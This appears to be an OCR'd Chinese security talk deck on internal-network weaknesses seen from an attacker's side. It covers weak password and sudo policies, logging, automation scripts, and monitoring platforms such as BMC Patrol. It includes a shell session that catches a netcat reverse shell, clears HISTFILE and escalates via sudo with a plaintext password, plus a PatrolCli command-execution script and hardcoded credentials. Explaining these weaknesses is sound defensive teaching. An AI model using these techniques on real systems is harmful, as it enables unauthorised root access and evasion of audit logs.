攻击视角下的内网安全


laOwang@0x557

广州锦行网络科技有限公司

什么是内网安全？

内网安全定义


- 内网安全属于信息安全概念中网络安全的一部分
- 内网安全直接决定核心数据安全



过时的安全策略

不科学的密码策略

- 过于复杂的密码策略
- 过长的密码长度
- 过短的生存期



PREPAID Database

System Part	Host name	IP address	Login	Password	SQL PLUS	Password
prepaiddb01	prepaiddb01	172 23	oracle		ip	ip
		172 33			sc	sc p
			root			
				3		
prepaiddb02	prepaiddb02	172 24	oracle		ip	ip
		172 34			sc	sc p
			root			
				3		

过时的安全策略

不科学的访问/权限控制策略

- 禁止root登录
- 用sudo代替su

```
[                    ]$ more .bash_history
ls
cd wei
[root@localhost ~]#
[root@localhost ~]# nc -l 443
id
uid=502(unixadm) gid=502(unixadm) groups=502(unixadm) context=unconfined_u:unconfined_r:unc
python -c 'import pty;pty.spawn("/bin/bash")'
[unixadm@localhost ~]$ export HISTFILE=
export HISTFILE=
[unixadm@localhost ~]$ sudo -l
sudo -l
[sudo] password for unixadm: abc123

Matching Defaults entries for unixadm on this host:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
    DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
    PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
    LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User unixadm may run the following commands on this host:
    (ALL) ALL
[unixadm@localhost ~]$ sudo /bin/bash
sudo /bin/bash
[root@localhost unixadm]# export HISTFILE=
export HISTFILE=
[root@localhost unixadm]# id
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel) con
[root@localhost unixadm]# _
```

只需要获得普通用户密码即可

过时的安全策略

冗长的日志记录信息

- 记录记录记录。。。
- 不恰当的行为记录

```
export HISTORY_FILE=/var/log/`date '+%y-%m-%d'`.log
export PROMPT_COMMAND='{ date "+%y-%m-%d %T ##### $(who am i |awk "{print \$1\" \"\$2\"
\"\$5}")  #### $(history 1 | { read x cmd; echo "$cmd"; })"; } >> $HISTORY_FILE'
```

管理脚本

各种自动化任务脚本的安全问题

- FTP 脚本
- SSH Private Key 管理
- Expect

```
#!/usr/bin/expect -f
set pass [ exec cat /home/admin/ssh/.tmppass ]
set servername [lindex $argv 0 ]
set tnum [lindex $argv 1]
spawn ssh  $servername
expect "Are you sure you want to continue connecting (yes/no)?\r"
log_user 0
send "yes"
expect "Enter passphrase for RSA key '/home/admin/.ssh/identity':\r"
send "$pass\r"
expect "$\r"
send "/usr/local/bin/sudo bash\r"
expect "bash-2.05\r"
send "sudo bash\r"
log_user 1
expect "bash-2.05\r"
expect "#\r"
send "passwd $tnum\r"
expect "assword:"
send "welcome\r"
expect "assword:"
send "welcome\r"
expect "#\r"
send "exit\r"
```

集中管理安全平台

安全平台的安全问题

- HP SiteScope
- HP OpenView
- BMC Patrol

```
[root@tac001 tmp]$ cat >a.sh
#!/bin/bash
export PATH=$PATH:$OSS_BASE/"PATROL"$OSS_VERSION/$OSS_TARGET/bin
export PATROL_HOME=$OSS_BASE/"PATROL"$OSS_VERSION/$OSS_TARGET

echo "system(\"$2\");" >cmd
echo "execpsl -f cmd " >>psl.$$
PatrolCli -f psl.$$
rm psl.$$

[root@tac001 tmp]$ ./a.sh nocsr "id"
uid=125(patrol) gid=800(patrol) groups=800(patrol)
```

内网中的安全盲区

大型操作系统的安全选择


- 大型系统注重性能监控，安全监控不多

纠结的安全管理员

安全管理员尴尬的定位

- 无力推动信息安全建设
- 安全事件责任划分

网络安全的重心



Thank you